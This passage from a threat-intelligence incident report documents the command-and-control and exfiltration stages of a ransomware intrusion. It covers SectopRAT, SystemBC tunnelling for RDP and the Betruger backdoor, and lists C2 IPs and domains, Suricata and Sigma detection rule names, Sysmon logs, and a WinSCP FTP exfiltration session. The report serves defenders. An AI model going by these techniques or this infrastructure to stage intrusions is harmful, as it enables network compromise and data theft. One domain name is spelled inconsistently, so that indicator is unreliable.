
Command and Control

Three separate Command and Control channels were observed: SectopRAT, SystemBC, and Betruger.

SectopRAT

The following Surricata rules triggered on the network traffic, once SectopRAT injected itself into the MSBuild.exe process for IP address 45.141.87[.]55. This IP was tracked by the DFIR Report Threat Intelligence Group as an active SectopRAT C2 server from August 8th 2024 through November 23rd 2024.


The rule "*ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init*" fired when network traffic to the destination port 15647 was detected.



rule.name	suricata.eve.alert.source.ip	suricata.eve.flow.dest_port ↑
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647
ET MALWARE Arechclient2 Backdoor/SecTopRAT CnC Init	45.141.87.55	15,647

```
Initiated: true ¦ Proto: tcp ¦ SrcIP: 10.X.X.X  ¦ TgtIP: 45.141.87[.]55 ¦
TgtPort: 15647 ¦ Proc: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
```

The second rule “*ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET) (SID 2052248)*” fired when C2 beaconing activity to destination port 9000 was observed.



rule.name	suricata.eve.alert.source.ip	suricata.eve.flow.dest_port ↑
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000
ET MALWARE Arechclient2 Backdoor/SecTopRAT Related Activity M2 (GET)	45.141.87.55	9,000

```
Initiated: true ¦ Proto: tcp ¦ SrcIP: 10.X.X.X  ¦ TgtIP: 45.141.87[.]55 ¦
TgtPort: 9000 ¦ Proc: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
```

SystemBC

Shortly after the command-and-control (C2) channel was established via the SectopRAT malware, a new file named WakeWordEngine.dll (also observed later in the intrusion named conhost.dll) was created on the beachhead host. This file was identified as the SystemBC tool, which is commonly leveraged for its proxying and tunneling capabilities.


The threat actor used SystemBC to establish a tunnel, enabling Remote Desktop Protocol (RDP) access via proxy connections. This allowed them to pivot into the internal network from external systems, facilitating further post-compromise activity within the environment. The following Sigma rule triggered once the tunnel was established “Outbound RDP Connections Over Non-Standard Tools”.

```
Initiated: true ¦ Proto: tcp ¦ SrcIP: 10.X.X.X  ¦ SrcPort: 62105 ¦ TgtIP:
10.65.45[.]223 ¦ TgtPort: 3389 ¦ Proc: C:\Windows\SysWOW64\rundll32.exe
```

The activity exposed the client names of the computers used by the threat actor. During the intrusion, the following client names were observed: DESKTOP-A1HRTMJ, DESKTOP-PGD76HT, DESCTOP-QPITRY (sic) and WIN-FLGU1CC210K

Betruger

On the fifth day of intrusion, we observed that the SectopRAT process created a new binary, ccs.exe. This particular binary has been identified as Betruger, a multi-function backdoor which appears to have been explicitly developed for carrying out ransomware attacks. This custom backdoor has been seen used by affiliates of RansomHub.




process.pid	process.executable	file.path
9,728	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe	C:\Users\Public\Music\ccs.exe

Original SecTopRAT process that was injected into

Betruger backdoor was deployed

Field	Value
host.os.platform	windows
host.os.type	windows
host.os.version	10.0
input.type	winlog
log.level	information
message	File created: RuleName: - UtcTime: [redacted] ProcessGuid: {2bce7452-19de-66e3-6101-010000000500} ProcessId: 9728 Image: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe TargetFilename: C:\Users\Public\Music\ccs.exe CreationUtcTime: 2024-09-17 11:32:46.805 User: [redacted]
process.entity_id	{2bce7452-19de-66e3-6101-010000000500}
process.executable	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
process.name	MSBuild.exe

Once executed, it will reach out to its command and control infrastructure, which was ***504e1c95.host.njalla[.]net***.



agent.name	related.hosts	dns.answers.data
BEACHHEAD	504e1c95.host.njalla.net	80.78.28.149
BEACHHEAD	504e1c95.host.njalla.net	80.78.28.149


C2 infrastructure associated with Betruger (ccs.exe)

IP linked to C2 infrastructure

Field	Value
host.os.family	windows
host.os.kernel	[redacted]
host.os.name	
host.os.platform	windows
host.os.type	windows
host.os.version	10.0
input.type	winlog
log.level	information
message	Dns query: RuleName: - UtcTime: [redacted] ProcessGuid: {2bce7452-68e8-66e9-da5a-010000000500} ProcessId: 8536 QueryName: 504e1c95.host.njalla.net QueryStatus: 0 QueryResults: ::ffff:80.78.28.149; Image: C:\Users\Public\Music\ccs.exe User:

Betruger Backdoor

Based on OSINT, the ***504ec1c95.host.njalla[.]net*** has been classified as a phishing domain.




504e1c95.host.njalla.net - Overview

URL	First Seen	Last Seen
http://504e1c95[.]host[.]njalla[.]net/	03/09/2025	03/09/2025
https://504e1c95[.]host[.]njalla[.]net/	03/09/2025	03/09/2025

Based on Symantec's analysis, the file was identified as the Betruger malware, a multi-functional backdoor. The malware established command and control (C2) communication over multiple IP addresses using ports 80 and 443.

Exfiltration


On day two of the intrusion, the threat actor began preparing for data exfiltration on the file server. The threat actor conducted systematic data archiving as part of their data staging phase before the main data exfiltration activities, as described in the Collection section of this report. Immediately after, the threat actors initiated outbound network traffic to the IP address ***144.202.61.209*** using WinsCP via File Transfer Protocol (FTP), efficiently exfiltrating the staged files for approximately 15 minutes.



[redacted] 05:44:10.837 - [redacted] 05:59:22.161 (interval: Auto - 30 seconds)

@timestamp	event.category	event.code	network.direction	host.name	process.executable	destination.ip	destination.port
[redacted] 05:45:26.672	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21
[redacted] 05:46:34.619	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21
[redacted] 05:46:39.416	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21
[redacted] 05:46:44.453	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21
[redacted] 05:46:49.510	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21
[redacted] 05:46:54.580	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21
[redacted] 05:53:53.589	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21
[redacted] 05:57:38.583	network	3	egress	File Server	C:\Users\Public\Music\WinSCP.exe	144.202.61.209	21

Due to the threat actor's use of the unencrypted FTP protocol rather than SFTP for data exfiltration, packet capture analysis from the file server revealed compromising evidence of the threat actor's activities in clear text, including their credentials.



```
220 (vsFTPd 3.0.5)

USER ftpuser

331 Please specify the password.

PASS

230 Login successful.

SYST

215 UNIX Type: L8

FEAT

211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
211 End

PWD

257 "/" is the current directory
```

Username used by the TA

